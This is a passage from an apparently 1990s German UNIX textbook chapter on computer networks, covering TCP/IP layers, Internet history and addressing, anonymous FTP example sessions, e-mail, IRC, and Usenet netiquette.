
- ein Anwendungsprotokoll wie mail, Telnet oder FTP, in etwa den drei obersten Schichten des ISO-Modells entsprechend,
- ein Protokoll wie TCP, das Dienste leistet, die von vielen Anwendungen gleichermaßen benötigt werden,
- ein Protokoll wie IP, das Daten in Form von Datagrammen zum Ziel befördert, wobei TCP und IP zusammen ungefähr den ISO-Schichten Transport und Network entsprechen,
- ein Protokoll, das den Gebrauch des physikalischen Mediums regelt (z. B. Ethernet), im ISO-Modell die beiden untersten Schichten.

Ein Anwendungsprotokoll wie mail definiert die Kommandos, die die Systeme beim Austausch von Mail verwenden. Über den Übertragungsweg werden noch keine Annahmen getroffen. Ein Beispiel ist das **Simple Mail Transfer Protocol SMTP**.

Das **TCP-Protokoll** verpackt die Nachrichten in **Datagramme**, das heißt in Briefumschläge eines festgelegten Formats mit einer Zieladresse. Am Ziel öffnet es die Umschläge und setzt die Nachrichten wieder zusammen. In kleineren Netzen reicht das bereits aus. In großen, weltweiten Netzen ist die Beförderung der Datagramme eine nicht ganz einfache Aufgabe. Diese wird vom **IP-Protokoll** geregelt. Da Absender und Empfänger nur in seltenen Fällen direkt verbunden sind, gehen die Datagramme über Zwischenstationen. Eine geeignete Route herauszufinden und dabei Schleifen zu vermeiden, ist Sache von IP.

Die unterste Schicht der Protokolle regelt den Verkehr auf dem physikalischen Medium, beispielsweise einem **Ethernet**. Bei diesem hören alle beteiligten Computer ständig am Bus, der durch ein Koaxkabel verwirklicht ist. Wenn ein Computer eine Nachricht senden will, schickt er sie los. Ist kein zweiter auf Senden, geht die Sache gut, andernfalls kommt es zu einer Kollision. Diese wird von den beteiligten Sendern bemerkt, worauf sie für eine zufällig lange Zeit den Mund halten. Dann beginnt das Spiel wieder von vorn. Es leuchtet ein, daß bei starkem Betrieb viele Kollisionen vorkommen, die die Effektivität des Netzes verschlechtern.

3.12.4 Internet

3.12.4.1 Entstehung

Die Legende berichtet, daß in den sechziger Jahren unseres Jahrhunderts die amerikanische Firma RAND einen Vorschlag ausbrüten sollte, wie in den USA nach einem atomaren Schlag die Kommunikation insbesondere der Behörden aufrecht erhalten werden könnte. Zwei Grundsätze kamen dabei heraus:

- keine zentrale Steuerung,
- kein Verlaß auf das Funktionieren bestimmter Verbindungen.

Verwirklicht wurde gegen Ende 1969 ein Netz aus vier Knoten in der Universität von Kalifornien in Los Angeles (UCLA), das nach dem Geldgeber **ARPANET** (Advanced Research Projects Agency, ein Teil des amerikanischen Verteidigungsministeriums) genannt wurde. Das Netz bewährte sich, auch ohne atomaren Schlag.

Das Netz wuchs, die Protokolle wurden ausgearbeitet, andere Netze übernahmen die Protokolle und verbanden sich mit dem ARPANET. Im Jahr 1984 schloß sich die National Science Foundation (NSF) an, die in den USA etwa die Rolle spielt wie hierzulande die Deutsche Forschungsgemeinschaft (DFG). Das ARPANET starb 1989. Seine Aufgabe als Mutter des weltweiten Internet war erfüllt.

Das **Internet** ist heute ein Zusammenschluß vieler regionaler Netze, verbunden durch die **TCP/IP-Protokolle**, mit etwa 2 Millionen Computern und 10 Millionen Benutzern. Nächstes Jahr können sich die Zahlen schon verdoppelt haben. Das Internet, unendliche Weiten ...

3.12.4.2 Adressen und Namen

Die Teilnetze des Internet sind über **Gateways** verknüpft, das sind Computer, die mit mindestens zwei regionalen Netzen verbunden sind. Die teilnehmenden Computer sind durch eine eindeutige **Internet-Adresse** (IP-Adresse) gekennzeichnet, eine 32-bit-Zahl. Unser System hat beispielsweise die Internet-Adresse 129.13.118.15. Da sich solche Zahlen schlecht merken lassen und nicht viel aussagen, werden sie auf **Name-Servern** in frei wählbare Namen umgesetzt, in unserem Fall in `mvmhp.ciw.uni-karlsruhe.de`. Es spricht aber nichts dagegen, unserer Internet-Adresse auf einem Name-Server zusätzlich den Namen `kalkstein` zuzuordnen; ob das zweckmäßig ist, ist eine andere Frage. Die Nummer hingegen muß weltweit eindeutig[25] sein, worüber ein Network Information Center in Kalifornien

[25]Genaugenommen bezieht sich die Nummer auf die Netz-Interface-Karte des Computers. Ein Computer kann mehrere Karten enthalten. Ethernet-Karten haben darüber hinaus noch eine hexadezimale, unveränderliche Hardware-Adresse, die auch weltweit eindeutig ist. Wir haben also eine zweifache Umsetzung: Hardware-Adresse nach IP-Adresse, IP-Adresse nach Hostname.

wacht, das die Top-Level-Domains verwaltet:

- gov (governmental) amerikanische Behörden,
- mil (military) amerikanisches Militär,
- edu (education) amerikanische Universitäten und Schulen,
- com (commercial) amerikanische Firmen,
- org (organisational) amerikanische Organisationen,
- net (network) amerikanische Gateways und andere Server,
- de Deutschland,
- fr Frankreich,
- ch Schweiz (confoederatio helvetica),
- at Österreich,
- fi Finnland
- jp Japan usw.

Daneben finden sich noch einige Exoten wie .nato, .uucp und .bitnet.

Die nächste Domain ist Sache der nationalen Netzverwalter. Hierzulande sorgt das Network Information Center für Deutschland (DE-NIC) *am* Rechenzentrum der Universität Karlsruhe für Ordnung und betreibt den Primary Name Server (ns.nic.de, 193.196.32.1)[26]. Der Universität Karlsuhe ist die Domain `uni-karlsruhe` zugewiesen. Innerhalb der Universität Karlsruhe vergibt das Rechenzentrum die Nummern und Namen, und zwar im wesentlichen die Namen fakultätsweise (`ciw` = Chemieingenieurwesen) und die Nummern gebäudeweise (118 = Gebäude 30.70), was mit der Verkabelung zusammenhängt. Das Rechenzentrum betreibt auch den Name-Server `netserv.rz.uni-karlsruhe.de` (129.13.64.5) der Domain `uni-karlsruhe`. Innerhalb der Fakultäten oder Gebäude geben dann subalterne Manager wie wir die Nummern weiter und erfinden die Namen der einzelnen Computer. In der Regel ist die numerische Adresse mit der Hardware (Netzkarte) verknüpft, die alphanumerische Adresse (Name) mit der Funktion eines Netzcomputers. Unsere beiden Hosts `mvmpc2.ciw.uni-karlsruhe.de` und `ftp.ciw.uni-karlsruhe.de` sind beispielsweise hardwaremäßig identisch, die Namen weisen auf zwei Aufgaben der Kiste hin. Der Benutzer im Netz bemerkt davon kaum etwas; es ist gleich, ob er FTP mit `ftp` oder `mvmpc2` macht. Da die Name-Serverfür das Funktionieren des Netzes unentbehrlich sind, gibt es außer dem Primary Name Server immer mehrere Secondary Name Server, die die Adresslisten spiegeln und notfalls einspringen. `ns.nic.de` in Karlsruhe wird beispielsweise von Dresden und Stutgart unterstützt.

Welchen Weg die Nachrichten im Netz nehmen, bleibt dem Benutzer verborgen, genau wie bei der Briefpost oder beim Telefonieren. Entscheidend ist, daß vom Absender zum Empfänger eine lückenlose Kette von Computern besteht, die

[26]Dieser kennt nicht etwa alle deutschen Knoten, sondern nur die ihm unmittelbar unter- und übergeordneten Name-Server. Es hat also keinen Zweck, ihn als Default-Name-Server auf dem eigenen Knoten einzutragen.

mit Hilfe der Name-Server die Internet-Adresse so weit interpretieren können, daß die Nachricht mit jedem Zwischenglied dem Ziel ein Stück näher kommt. Es braucht also nicht jeder Internet-Computer eine vollständige Liste aller Internet-Teilnehmer zu halten. Das wäre gar nicht möglich, weil sich die Liste stündlich ändert.

3.12.4.3 Datagramme

Bei einer Internet-Verbindung besteht keine dauernde Leitung zwischen den Partnern. Die Nachrichten werden – wie bei der Briefpost – in Umschläge verpackt, die den Vorschriften der Protokolle genügen, und als **Datagramm** zusammen mit anderen Datagrammen über die Leitung gejagt. Das nennt man **Paketvermittlung** im Gegensatz zur Leitungsvermittlung. Auf diese Weise werden die teuren Leitungen besser genutzt. Ist eine Leitung unterbrochen, nehmen die Datagramme einen anderen Weg, eine Umleitung. Bei den vielen Maschen ist das kein Problem, anders als in einem zentral organisierten Netz. Es kommt vor, daß ein jüngeres Datagramm vor einem älteren beim Empfänger eintrifft. Der Empfänger muß daher die richtige Reihenfolge wiederherstellen. Der Benutzer merkt von den Paketen nichts und braucht sich nicht einmal um die Entsorgung der Verpackungen zu kümmern.

3.12.5 Bitnet, EARN

Das Bitnet (Because It's Time Net) ist ein zweites, in der akademischen Welt verbreitetes Computernetz. Es ist nicht Teil des Internet, aber durch Gateways – zum Beispiel in Karlsruhe – mit diesem verbunden. Es verwendet nicht die TCP/IP-Protokolle. Der europäische Zweig des Bitnet ist das European Academic Research Network (EARN). Wir befassen uns hier nicht weiter mit diesem Netz. Näheres finden Sie im Anhang L *Literatur*.

3.12.6 BelWue

BelWue versteht sich als ein Zusammenschluß der baden-württembergischen Hochschulen und Forschungseinrichtungen zur Förderung der nationalen und internationalen Telekooperation und Nutzung entfernt stehender DV-Einrichtungen unter Verwendung schneller Datenkommunikationseinrichtungen. BelWue ist ein organisatorisches Teilnetz im Rahmen des Deutschen Forschungsnetzes. Unbeschadet der innerorganisatorischen Eigenständigkeit der neun Universitätsrechenzentren ist das Kernziel die Darstellung dieser Rechenzentren als eine einheitliche DV-Versorgungseinheit gegenüber den wissenschaftlichen Nutzern und Einrichtungen. Soweit der Minister für Wissenschaft und Kunst von Baden-Württemberg.

Das Karlsruher Campusnetz KLICK, an das fast alle Einrichtungen der Universität Karlsruhe angeschlossen sind, ist ein Subnetz von BelWue. Insbesondere die Verbindungen nach Stuttgart und Kaiserslautern sind schnell (Glasfaser). BelWue ist – wie oben verkündet – ein Subnetz des Deutschen Forschungsnetzes DFN. Das DFN ist ein Subnetz des Internet. Durch das BelWue-Netz sind miteinander verbunden

- die Universitäten Freiburg, Heidelberg, Hohenheim, Kaiserslautern, Karlsruhe, Konstanz, Mannheim, Stuttgart, Tübingen und Ulm,
- die Fachhochschulen Aalen, Biberach, Esslingen, Furtwangen, Heilbronn, Karlsruhe, Konstanz, Mannheim, Offenburg, Pforzheim, Reutlingen, Stuttgart (3), Ulm und Weingarten (Württemberg),
- die Berufsakademien Karlsruhe, Mannheim, Mosbach, Ravensburg und Stuttgart,
- das Ministerium für Wissenschaft und Forschung, Stuttgart.

Einige Netzadressen sind im Anhang zu finden. Weiteres in der Zeitschrift IX Nr. 5/1993, S. 82 - 92.

3.12.7 Netzdienste im Überblick

Ein Netz stellt Dienstleistungen zur Verfügung. Einige nimmt der Benutzer ausdrücklich und unmittelbar in Anspruch, andere wirken als Heinzelmännchen im Hintergrund. Die wichtigsten sind:

- Terminal-Emulationen (das eigene System wird zum Terminal eines entfernten Systems, man führt einen Dialog) bis hin zu netzorientierten Window-Systemen (X-Window-System),
- Remote Execution (zum Ausführen von Programmen auf einem entfernten Host, ohne Dialog),
- File-Transfer (zum Kopieren von Files zwischen dem eigenen und einem entfernten System, Dialog eingeschränkt auf die zum Transfer notwendigen Kommandos),
- Electronic Mail (zum Senden und Empfangen von Mail zwischen Systemen),
- Netzgeschwätz (Echtzeit-Dialog mehrerer Benutzer),
- Nachrichtendienste (Neuigkeiten für alle),
- Informationshilfen (Wo finde ich was?),
- Navigationshilfen (Wo finde ich jemand?)
- Netzwerk-File-Systeme,
- Nameserver (Übersetzung von Netz-Adressen),
- Zeitserver (einheitliche, genaue Zeit im Netz),
- Druckerserver (Remote Printing, zum Drucken auf einem entfernten Host),
- Cookie-Server, Backgammon-Server usw. (weniger wichtig)

3.12.8 Terminal-Emulatoren (cu, telnet, rlogin)

Ein Terminal-Emulator ist ein Programm, das aus einem Computer ein Terminal macht. Da ein Terminal dümmer ist als ein Computer, stößt das Umgekehrte auf technische Hindernisse.

Die Emulation wird gebraucht, wenn sich ein Computer als Terminal eines anderen Computers verhalten soll. Beispielsweise kann ein PC – ein eigenständiger Computer also – über seine serielle Schnittstelle als Terminal an einen Computer HP 9000 angeschlossen sein. Nach Aufruf des Emulationsprogrammes soll er sich wie ein Terminal HP 2393 oder VT 100 verhalten, und je nach Güte des Emulationsprogrammes tut er das auch. Nach Beendigung der Sitzung auf der HP 9000 und des Emulationsprogrammes ist er wieder ein PC.

In UNIX gibt es einen Standard-Emulator `cu(1)` (= call UNIX), der ein einfaches serielles Terminal emuliert. `telnet(1)` emuliert ein VT100-Terminal in TCP/IP-Netzen (Internet). `tn3270(1)` bildet ein VT100-Terminal auf eine IBM-3270-Emulation ab, so daß man mit einem echten oder emulierten VT 100 mit IBM-Großrechnern wie der IBM 3090 einen Dialog führen kann.

Mittels **Remote Login** meldet man sich als Benutzer auf dem entfernten Computer (Host) an. Hat man dort keine Benutzerberechtigung, wird der Zugang verweigert. Darf man, wird eine Sitzung eröffnet, so als ob man vor Ort säße. Ist der lokale Computer ein PC, so muß dieser ein Terminal emulieren, das mit dem Host zusammenarbeitet (oft ein VT 100). Der Unterschied zwischen `telnet(1)` und `rlogin(1)` besteht darin, daß das erstere Kommando auf vielen Systemen verfügbar ist, während die r-Dienstprogramme von Berkeley nur auf UNIX-Systemen laufen.

Netzwerkorientierte Window-Systeme ermöglichen es, aufwendige grafische Ein- und Ausgaben über das Netz laufen zu lassen. Ein Beispiel dafür ist das X-Window-System. Näheres siehe Abschnitt 3.7 *X-Window-System*. Innerhalb des X-Window-Systems lassen sich dann wieder Terminal-Emulatoren starten – auch mehrere gleichzeitig – so daß man auf einem Bildschirm verschiedene Terminal-Sitzungen mit beliebigen X-Window-Clienten im Netz abhalten kann.

In größeren Anlagen sind die Terminals nicht mehr unmittelbar mit dem Computer verbunden, weil auch vorübergehend nicht benutzte Terminals einen wertvollen Port belegen würden. Sie sind vielmehr mit einem **Terminal-Server** verbunden, der nur die aktiven Terminals zum Computer durchschaltet. Der Terminal Server ist ein kleiner Computer, der nur ein Protokoll für Remote Login wie Telnet fährt. Der Terminal Server kann an mehrere Computer angeschlossen sein, so daß jedes Terminal gleichzeitig mehrere Sitzungen auf verschiedenen Anlagen geöffnet haben kann. Wenn ein Benutzer dann ein Datenbanksystem zur Verwaltung seiner offenen Sitzungen braucht, einen sogenannten **Session Manager**, fühlt er sich auf der Höhe der Zeit. Terminal in Karlsruhe, Daten in Stuttgart, Prozesse in Neapel und Druckerausgabe in Fort Laramy, alles möglich!

3.12.9 File-Transfer (kermit, ftp)

Um im vorigen Beispiel zu bleiben, wollen wir annehmen, daß unser PC ein Terminal emuliert und wir eine Sitzung auf dem entfernten Computer (**Host**) eröffnet

haben. Jetzt möchten wir ein File von dem Host auf unseren PC übertragen, eine Aufgabe, die zwischen einem echten Terminal und einem Computer keinen Sinn macht, weil das echte Terminal keinen Speicher hat, in das ein File kopiert werden könnte. Dasselbe gilt auch für die umgekehrte Richtung. Wir brauchen also neben der Emulation ein Programm für die File-Übertragung.

Im einfachsten Fall sind das Kopierprogramme ähnlich `cat(1)` oder `cp(1)`, die zum Computerausgang schreiben bzw. vom Computereingang (serielle Schnittstellen) lesen, und zwar muß auf dem sendenden und auf dem empfangenden Computer je eines laufen. Vier Programme sind also gleichzeitig aktiv: auf dem Host der Kommando-Interpreter der Sitzung und ein Kopierprogramm, auf dem lokalen PC der Terminal-Emulator und ein Kopierprogramm.

Bei der Übertragung treten Fehler auf, die unangenehmer sind als ein falsches Zeichen auf dem Bildschirm, außerdem spielt die Geschwindigkeit eine Rolle. Man verwendet daher bevorzugt sogenannte gesicherte **Übertragungsprotokolle**, die die zu übertragenden Daten in Pakete packen und jedes Paket mit einer Prüfsumme versehen, so daß der Empfänger einen Übertragungsfehler mit hoher Wahrscheinlichkeit bemerkt und eine Wiederholung des Paketes verlangt. Beispiele gesicherter Protokolle sind `kermit`, `xmodem`, und `zmodem`. Wir verwenden oft `kermit`. Es ist zwar angejahrt und nicht das schnellste, aber verbreitet, Original Point of Distribution `kermit.columbia.edu`.

Bei einem File Transfer mittels `ftp(1)` kopiert man ein File von einem Computer zum anderen und arbeitet dann mit seiner lokalen Kopie weiter. Man kann sich also nicht mit `more(1)` oder einem anderen UNIX-Kommando ein File auf einem entfernten Computer anschauen, sondern muß es sich mittels FTP kopieren, um sich dann die Kopie lokal vorzunehmen. FTP geht in beide Richtungen. Unter FTP stehen rund zwei Dutzend FTP-Kommandos zur Verfügung, die beim File-Transfer gebraucht werden.

3.12.10 Anonymous-FTP

In vielen Universitäten ist es Brauch, den Netzteilnehmern Informationen und Software unentgeltlich zur Verfügung zu stellen. Was mit öffentlichen Mitteln finanziert worden ist, soll der Öffentlichkeit zugute kommen. Auch Organisationen und Firmen haben sich dem Netzdienst angeschlossen. Zu diesem Zweck wird auf den Anlagen ein Benutzer namens `anonymous` oder unter manchen Systemen auch `ftp` eingerichtet, der ähnlich wie `gast` kein Passwort benötigt. Es ist jedoch üblich, seinen Netzbenutzernamen als Passwort mitzuteilen. Nach erfolgreicher Anmeldung auf einer solchen Anlage kann man sich mit einigen FTP-Kommandos in den öffentlichen Verzeichnissen (oft `/pub`) umsehen und Files auf die eigene Anlage kopieren (download). Eine Anonymous-FTP-Verbindung mit der Universität Freiburg im Breisgau verläuft beispielsweise so:

```
ftp ftp.uni-freiburg.de
anaonymous                         (Login-Name)
ig03@mvmhp.ciw.uni-karlsruhe.de (eigener Name als Passwort)
dir                                (wie UNIX-ls)
get README                         (File README holen)
```

```
cd misc
dir
quit
```

Anschließend findet man das Freiburger File README in seinem Arbeits-Verzeichnis. Die Geschwindigkeit der Verbindung liegt bei 600 Bytes pro Sekunde. Auf diese Weise haben wir uns den *Hitchhikers Guide to Internet* besorgt.

Die Verbindung funktioniert nicht nur im Ländle[27], sondern sogar bis zum anderen Ende der Welt. Mit

```
ftp monu1.cc.monash.edu.au
ftp
ig03@mvmhp.ciw.uni-karlsruhe.de
dir
cd pub
dir
quit
```

schaut man sich im Computer Center der Monash University in Melbourne in Australien um. Die Geschwindigkeit sinkt allerdings auf 20 Bytes pro Sekunde. Man wird sich also nicht megabytegroße Dokumente von dort holen. Wer es lieber kalt mag, versuche FTP mit `eskimo.com` (162.148.13.13). Grundsätzlich soll man immer zuerst in der Nachbarschaft suchen. Viele Files werden nämlich nicht nur auf ihrem Ursprungscomputer (original point of distribution, OPD) verfügbar gehalten, sondern auch in weiteren Rechenzentren. Manche FTP-Server kopieren sogar ganze Verzeichnisbäume fremder Server (ob das technisch über Kopieren oder Mounten bewerkstelligt wird, ist für den Nutzer belanglos). Eine solche Kopie wird **Spiegel** (mirror) genannt. Ein Spiegel senkt die Kosten und erhöht die Geschwindigkeit der Übertragung. Weiterhin gebietet der Anstand, fremde Computer nicht zu den Hauptverkehrszeiten zu belästigen, sondern wenn dort Ruhe ist.

Da der Mensch seit altersher mit einem starken Sammeltrieb ausgestattet ist, stellt Anonymous-FTP für den Anfänger eine Gefahr dar. Zwei Hinweise. Man lege ein Verzeichnis `aftp` an (der Name `ftp` wird meist für die FTP-Software benötigt). In diesem richte man für jeden FTP-Server, den man anzapft, ein Unterverzeichnis an. In jedem Unterverzeichnis schreibe man ein Shellscript namens `aftp` mit folgender Zeile:

```
ftp ftp_servername
```

`ftp_servername` ist der Name, notfalls die numerische Internet-Adresse des jeweiligen FTP-Servers. Das Shellscript mache man les- und ausführbar. Dann erreicht man in dem augenblicklichen Verzeichnis mit dem Kommando `aftp` immer den zugehörigen Server und man weiß, woher die Files stammen. Sie dürfen sich auch gern ein anderes Ordnungsschema ausdenken, aber ohne Ordnung stehen Sie nach vier Wochen Anonymous-FTP im dicksten Wald.

[27]Für Nicht-Badener: Das Ländle ist Baden, seine Einwohner heißen Badener und nicht etwa Badenser.

Zweitens: Man hole sich nicht mehr Files in seinen Massenspeicher, als man in nächster Zukunft verarbeiten kann, andernfalls legt man nur eine Datengruft zum Wohle der Plattenindustrie an. Für alle weiteren Schätze reicht eine Notiz mit Herkunft, Namen, Datum und Zweck. Files ändern sich schnell. Mit überlagerten Daten zu arbeiten ist Zeitvergeudung.

Die Programmquellen unseres Textes liegen auf dem Server ftp.ciw.uni-karlsruhe.de. Das ist ein kleines System, von dem wir noch nicht wissen, wie es sich entwickelt. Die Verbindung von Papier und Electronic Information erscheint uns jedenfalls zukunftsträchtig.

Das **Gutenberg-Projekt** hat sich zur Aufgabe gesetzt, bis zum Jahr 2001
(Fortsetzung folgt)

3.12.11 Electronic Mail

Electronic Mail, E-Mail oder Computer-Mail ist die Möglichkeit, mit Benutzern im Netz zeitversetzt Nachrichten auszutauschen. Die Nachrichten werden in der Mailbox[28] des Empfängers gespeichert, wo sie bei Bedarf zur weiteren Verarbeitung abgeholt werden. Die **Mailbox** ist ein File oder ein Verzeichnis auf dem Computer des Empfängers. PCs unter MS-DOS verursachen hier eine Schwierigkeit. Sie sind oftmals ausgeschaltet oder mit anderen Arbeiten beschäftigt, jedenfalls nicht bereit, Mail entgegenzunehmen. Eine größere UNIX-Anlage dagegen ist ständig in Betrieb und vermag als Multitasking-System Post zu empfangen, während sie andere Aufgaben bearbeitet. Die Lösung ist, die Nachrichten auf zentralen **Mailservern** zu speichern und von dort – möglichst automatisch – abzuholen, sobald der eigene Computer ans Netz geht.

Im Internet wird Mail sofort befördert und nicht zwischengelagert wie in einigen anderen Netzen. Die Adresse des Empfängers muß hundertprozentig stimmen, sonst kommt die Mail als unzustellbar zurück. Eine gültige Benutzeradresse ist

```
wualex1@mvmhp.ciw.uni-karlsruhe.de
```

`wualex1` ist ein Benutzername, wie er im File `/etc/passwd` steht. Der Kringel – das ASCII-Zeichen Nr. 64 – wird im Deutschen auch Klammeraffe genannt und trennt den Benutzernamen vom Computernamen. `mvmhp` ist der Name des Computers, `ciw` die Subdomain (Fakultät für Chemieingenieurwesen), `uni-karlsruhe` die Domain und `de` die Top-level-domain Deutschland. Besagter Benutzer tritt auch noch unter anderen Namen auf anderen Maschinen auf. In den jeweiligen Mailboxen steht ein `forward`-Kommando, das etwaige Mail an obige Adresse weiterschickt. Kennt man den Benutzernamen nicht, aber wenigstens den vollständigen Computernnamen, kann man die Mail mit der Bitte um Weitergabe an `postmaster@computername` schicken. Die Postmaster sind Kummer gewöhnt. Andere Netze verwenden andere Adressformate.

Die Mailbenutzer haben einen eigenen Jargon entwickelt. Einige Kürzel finden Sie im Anhang K *Abkürzungen* mit der Bemerkung *Slang* und im Netz in Files

[28]Das Wort *Mailbox* wird in anderen Netzen auch als Oberbegriff für ein System aus Postfächern und Anschlagtafeln gebraucht, siehe die Liste der Mailboxen in der Zeitschrift ct.

namens `jargon.*`. Daneben gibt es noch die **Smileys**, die aus ASCII-Zeichen bestehen und das über das Netz nicht übertragbare Mienenspiel bei einem Gespräch ersetzen sollen. Die meisten sind von der Seite her zu lesen:

- :-) Grinsen, Lachen, bitte nicht ernst nehmen
- :-(Ablehnung, Unlust, Trauer
- %*@:-(Kopfweh, Kater
- :-x Schweigen, Kuß
- :-o Erstaunen
- |-) schlafend, langweilig
- Q(8-{)## Mann mit Doktorhut, Glatze, Brille, Nase,

  Schnurrbart, Mund, Fortsetzung des Bartes
  (die Ähnlichkeit mit einem der Verfasser
  ist verblüffend)

3.12.12 Netzgeschwätz (irc)

Früher trieben die Leute, die Muße hatten, Konversation. Heute treiben die Leute, die einen Internet-Anschluß haben, Kommunikation. Eine Form davon, die der Konversation nahe steht, ist das **Netzgeschwätz** oder der globale Dorftratsch mittels `irc` (Internet Relay Chat).

3.12.13 Neuigkeiten (Usenet, Netnews)

Das **Usenet** ist kein Computernetz, keine Organisation, keine bestimmte Person oder Personengruppe, keine Software, keine Hardware, sondern die Menge aller Computer, die die Netnews vorrätig halten. Genauer noch: die Menge der Personen, die mit Hilfe ihrer Computer die Netnews schreiben und verteilen. Diese Menge deckt sich nicht mit der Menge aller Knoten oder Benutzer des Internet. Nicht alle Internet-Hosts speichern die Netnews, umgekehrt gibt es auch außerhalb des Internets (im Bitnet/EARN beispielsweise) Hosts, die die Netwnews speichern.

Netnews klingt nach Zeitung im Netz. Diese Zeitung

- wird im Internet und anderen Netzen (EARN) verbreitet,
- besteht nur aus Leserbriefen,
- erscheint nicht periodisch, sondern stetig,
- hat keine Redaktion,
- behandelt alle Themen des menschlichen Hier- und Daseins.

Das funktioniert und kann so reizvoll werden, daß der davon befallene Leser zumindest vorübergehend zum Fortschritt der Menschheit nichts mehr beiträgt, sondern nur noch liest (No Netnews before lunch, dann ist wenigstens der Vormittag gerettet.).

Drei Dinge braucht der Leser (außer Zeit und Sprachkenntnissen):

- ein Programm zum Lesen und Schreiben, einen Newsreader,
- Zugang zum Netz (Internet im vorliegenden Falle),
- Verbindung zu einem News-Server.

Als **Newsreader** setzen wir +tin+ für alphanumerische Terminals und `xn` für X-Window-Systeme ein. Es gibt weitere. Pager wie `more(1)` oder Editoren wie `vi(1)` sind zur Teilnahme an den Netnews ungeeignet, weil die Newsreader Aufgaben über das Lesen und Schreiben hinaus wahrnehmen. Der Newsreader wird auf dem lokalen Computer aufgerufen und stellt eine Verbindung zu seinem Default-News-Server her, auf unserem Campus zu `news.rz.uni-karlsruhe.de`. Üblicherweise arbeitet man immer mit demselben News-Server zusammen, man kann jedoch auch die Umgebungsvariable NNTPSERVER auf den Namen eines anderen Servers setzen. `tin` spricht dann diesen dann. Da `tin` Buch darüber führt, welche Artikel man gelesen hat und sich diese Angaben auf den Default-Server beziehen, der andere aber eine abweichende Auswahl von Artikeln führt, kommt es leicht zu einem Durcheinander. Außerdem verweigern fremde Newsserver meist den Zugang, ausprobiert mit `news.univ-lyon1.fr` und `news.uwasa.fi`. Schade. Öffentlich zugänglich sollen unter anderen `news.belwue.de`, `news.fu-berlin.de`, `news.uni-stuttgart.de` und `newsserver.rrzn.uni-hannover.de` sein, teilweise nur zum Lesen, nicht zum Posten.

Woher bezieht der News-Server seine Nachrichten? Wie kommt mein Leserbrief nach Australien? Eine zentrale Redaktion oder Sammelstelle gibt es ja nicht.

(Fortsetzung folgt)

Die Netnews sind umfangreich, sie sind daher wie eine herkömmliche Zeitung in Rubriken untergliedert, die Newsgruppen heißen. Bezeichnungen wie Board, Konferenz, Area, Special Interest Group, Round Table meinen zwar etwas Ähnliches wie die Netnews, gehören aber in andere Netzwelten. Unser Karlsruher News-Server hält eine Auswahl von knapp 6000 (sechstausend) Gruppen bereit. Die Gruppen sind hierarchisch aufgeteilt:

- mainstream-Gruppen (die Big Seven, sollten überall vorrätig sein)
  - comp. Computer Science, Informatik
  - misc. Miscellaneous, Vermischtes
  - news. Themen zu den Netnews selbst
  - rec. Recreation, Freizeit, Hobbies
  - sci. Science, Wissenschaften
  - soc. Society, Politik, Soziologie
  - talk. Diskussionen
- alternative Gruppen (nicht alle werden überall gehalten)
- deutschsprachige Gruppen (nur im deutschen Sprachraum)
- lokale (z. B. Karlsruher) Gruppen

Mit Hilfe des Newsreaders abonniert oder subskribiert man einige der Gruppen; alle zu verfolgen, ist unmöglich. Ein Dutzend Gruppen schafft man vielleicht. Für den Anfang empfehlen wir:

- `news.announce.newusers`
- `comp.unix.questions`
- `comp.lang.c`
- `de.newusers`
- `de.newusers.questions`
- `de.comm.internet`
- `de.comp.os.unix`
- `de.comp.lang.c`
- `de.sci.misc`
- `de.etc.lists`

und je nach persönlichen Interessen noch

- `uka.vorlesung`
- `soc.culture.nordic`
- `de.rec.fahrrad`
- `rec.music.beatles`
- `alt.startrek`[29]
- `alt.mud.german`
- `alt.folklore.computers`

Die Auswahl läßt sich jederzeit ändern, in `tin` mit den Kommandos `y`, `s` und `u`. Sokratische Denkwürdigkeiten sind im Netz so selten wie im wirklichen Leben, das meiste ist Alltag – Arroganz oder böser Wille kommen auch vor. Das Netz sind nicht die Computer, sondern ihre Benutzer. In einigen Gruppen erscheinen die Beiträge schneller, als man lesen kann.

Nach dem Aufruf von `tin` bekommt man ein Menue der subskribierten Gruppen, wählt eine aus und sieht dann in einem weiteren Menue die noch nicht gelesenen, neuen Artikel. Die interessierenden Artikel liest man und kann dann verschieden darauf reagieren:

- Man geht zum nächsten Artikel weiter. Der zurückliegende Artikel wird als gelesen markiert und erscheint nicht mehr im Menue. Man kann allerdings alte Artikel, soweit auf dem Server noch vorrätig, wieder hervorholen.
- Mit `s` (save) wird der Artikel in ein File gespeichert.
- Mit `o` (output) geht der Artikel zum Drucker.

[29] Erwähnt auf besonderen Wunsch eines Nachwuchs-Informatikers.

- Man antwortet. Dafür gibt es zwei Wege. Ein Follow-up wird an den Artikel bzw. die bereits vorhandenen Antworten angehängt und wird damit veröffentlicht. Man tritt so vor ein ziemlich großes Publikum, unter Nennung seines Namens. Artikel plus Antworten bilden einen Thread. Ein Reply ist eine Antwort per E-Mail nur an den ursprünglichen Verfasser des Artikels.

Will man selbst einen Artikel schreiben (posten), wählt man in `tin` das Kommando `w` wie write. Man sollte aber erst einmal einige Wochen lesen und die Gebräuche der Netnews – die **Netiquette** – kennenlernen, ehe man das Netz und seine Leser beansprucht. Folgende Regeln erleichtern das Leben:

- Passende Newsgruppe aussuchen. `de.newusers.questions` schluckt zwar alles, aber in einer sorgfältig gewählten Gruppe trifft man eher auf die jeweiligen Fachleute.
- Für jede Frage einen eigenen Artikel schreiben. Das vereinfacht das gezielte Antworten.
- Die Subject-Zeile des Artikels aussagekräftig gestalten. Schlecht: Frage bzw. Question, Help wanted, UNIX? Besser: Frage Anonymous FTP, Konfiguration Gopher?, Was ist GNU? Die meisten Leser entscheiden anhand der Subject-Zeile, ob sie den Artikel lesen oder nicht.
- Sofern für die Frage möglicherweise von Bedeutung, Hardware, Betriebssystem, Programmname samt Versionsnummern angeben. Die Antwort lautet für einen PC unter MS-DOS 5.0 oft anders als für eine HP 9000/835 unter HP-UX 8.0.
- Auf den 7-Bit-US-ASCII-Zeichensatz und 70 Zeichen pro Zeile beschränken. Warum wohl?
- Kurz fassen. Das gilt auch für die Signatur, die man automatisch an seine Veröffentlichungen anhängen lassen kann.

Fortgeschrittene (threaded) Newsreader folgen einem Thread und sogar seinen Verzweigungen, einfache unterscheiden nicht zwischen Artikel und Antwort. Weitere Fragen beantwortet die Dokumentation zum Newsreader.

